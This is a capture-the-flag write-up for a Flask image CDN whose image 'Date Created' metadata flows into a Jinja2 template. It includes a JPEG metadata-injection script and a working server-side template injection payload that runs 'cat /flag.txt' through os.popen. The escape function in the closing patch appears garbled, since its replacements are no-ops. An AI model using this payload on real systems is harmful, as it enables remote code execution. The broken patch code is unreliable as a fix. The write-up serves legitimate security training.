cdn

A Flask image CDN that extracts the EXIF “Date Created” field and reflects it into a template — a Server-Side Template Injection via a hand-crafted JPEG.
Recon
We are given a RAR archive that extracts to the source of the cdn challenge — a Python/Flask web service where users can upload image files.
The interesting part: the EXIF "Date Created" metadata of an uploaded image is extracted and
loaded as a caption/description. From chall/app.py (around lines 240–250):
if request.args.get("meta") == "1":
    return Response((post["metadata"] or ""), mimetype="text/plain")
metadata_full = post["metadata"] or ""
md_map = {"File Name": "", "Date Created": ""}
for m in re.finditer(r"^\s*(File Name|Date Created)\s*:\s*(.*)$", metadata_full, flags=re.MULTILINE):
    key = m.group(1)
    val = m.group(2).strip()
    md_map[key] = val
file_name_val = md_map["File Name"]
date_created_val = md_map["Date Created"]
metadata_snippet_html = f"<pre>File Name: {file_name_val}\nDate Created: {date_created_val}</pre>"
For example, 1x1.jpg has an EXIF Date Created : 2025:10:28 00:00:00, and that value is shown on
the website. Because the extracted value flows into template rendering (Flask's Jinja2 engine), the
service is potentially vulnerable to Server-Side Template Injection (SSTI).
Exploitation
At first I tried to set the payload with exiftool directly, but it rejects an invalid Date
value. So instead I built the JPEG by hand with a small Python bit-manipulation script, injecting
the classic {{7*7}} probe into both the IPTC (2:55 Date Created) and XMP
(photoshop:DateCreated) fields:
# patch_jpeg_datecreated.py
# Usage: python3 patch_jpeg_datecreated.py input.jpg output.jpg
import sys, struct

PAYLOAD = b"{{7*7}}"

def find_insert_pos(jpg: bytes) -> int:
    # Parse markers until Start Of Scan (SOS, 0xFFDA); insert before SOS
    i = 2
    n = len(jpg)
    while i+1 < n:
        if jpg[i] != 0xFF:
            i += 1
            continue
        while i < n and jpg[i] == 0xFF:
            i += 1
        if i >= n: break
        marker = jpg[i]; i += 1
        if marker in (0xD8, 0xD9):
            continue
        if marker == 0xDA:
            return i-2
        if i+2 > n: break
        seg_len = struct.unpack(">H", jpg[i:i+2])[0]
        i += seg_len
    return n-2 if n >= 2 and jpg[-2:] == b"\xFF\xD9" else n

def mk_app13_iptc_date_created(value: bytes) -> bytes:
    iptc = b"\x1C\x02\x37" + struct.pack(">H", len(value)) + value
    irb = b"8BIM" + struct.pack(">H", 0x0404) + b"\x00"
    if len(irb) % 2: irb += b"\x00"
    irb += struct.pack(">I", len(iptc)) + iptc
    if len(iptc) % 2: irb += b"\x00"
    payload = b"Photoshop 3.0\x00" + irb
    return b"\xFF\xED" + struct.pack(">H", len(payload)+2) + payload

def mk_app1_xmp_date_created(value: bytes) -> bytes:
    xmp_id = b"http://ns.adobe.com/xap/1.0/\x00"
    xpacket_head = b'<?xpacket begin="\\ufeff" id="W5M0MpCehiHzreSzNTczkc9d"?>'
    xpacket_tail = b'<?xpacket end="w"?>'
    xml = (
        b'<x:xmpmeta xmlns:x="adobe:ns:meta/">'
        b'<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">'
        b'<rdf:Description xmlns:photoshop="http://ns.adobe.com/photoshop/1.0/" '
        b'photoshop:DateCreated="' + value + b'"/>'
        b'</rdf:RDF></x:xmpmeta>'
    )
    pkt = xpacket_head + xml + xpacket_tail
    payload = xmp_id + pkt
    return b"\xFF\xE1" + struct.pack(">H", len(payload)+2) + payload

def inject_segments(inp: bytes, segments) -> bytes:
    pos = find_insert_pos(inp)
    return inp[:pos] + b"".join(segments) + inp[pos:]

def main():
    src, dst = sys.argv[1], sys.argv[2]
    data = open(src, "rb").read()
    app13 = mk_app13_iptc_date_created(PAYLOAD)
    app1 = mk_app1_xmp_date_created(PAYLOAD)
    patched = inject_segments(data, [app13, app1])
    open(dst, "wb").write(patched)
    print(f"Wrote {dst} with IPTC 2:55 and XMP DateCreated = {PAYLOAD.decode()}")

if __name__ == "__main__":
    main()

And sure enough, the rendered "Date Created" comes back as 49, confirming template evaluation:
Knowing the flag lives at /flag.txt, we swap the probe for an RCE payload:

{{config.__class__.__init__.__globals__['os'].popen('cat /flag.txt').read()}}The template evaluates it and reflects the file contents into the "Date Created" field, leaking the
flag (the local demo instance shows GEMASTIK18{test_flag}; the live server returns the real flag):
Patch
To fix the SSTI, we sanitize the input by stripping any character that could not appear in a valid date, and we validate that the value really is a date before using it:
def _escape(s):
return (s.replace("&", "&").replace("<", "<").replace(">", ">")
.replace('"', """).replace("'", "'"))
for m in re.finditer(r"^\s*(File Name|Date Created)\s*:\s*(.*)$", metadata_full, flags=re.MULTILINE):
key = m.group(1)
raw_val = m.group(2).strip()
if key == "Date Created":
dt_val = ""
if re.match(r'^\d{4}:\d{2}:\d{2} \d{2}:\d{2}:\d{2}$', raw_val):
try:
ymd, hms = raw_val.split(" ")
y, mo, d = ymd.split(":")
hh, mi, ss = hms.split(":")
dt = datetime.datetime(int(y), int(mo), int(d), int(hh), int(mi), int(ss))
dt_val = dt.replace(tzinfo=datetime.timezone.utc).isoformat().replace("+00:00", "Z")
except Exception:
dt_val = ""
elif re.match(r'^\d{4}-\d{2}-\d{2}T\d{2}:\d{2}:\d{2}', raw_val):
try:
iso = raw_val.rstrip("Z")
dt = datetime.datetime.fromisoformat(iso)
dt_val = dt.replace(tzinfo=datetime.timezone.utc).isoformat().replace("+00:00", "Z")
except Exception:
dt_val = ""
md_map[key] = dt_val
else:
md_map[key] = _escape(raw_val)[:200]Flag
GEMASTIK18{test_flag}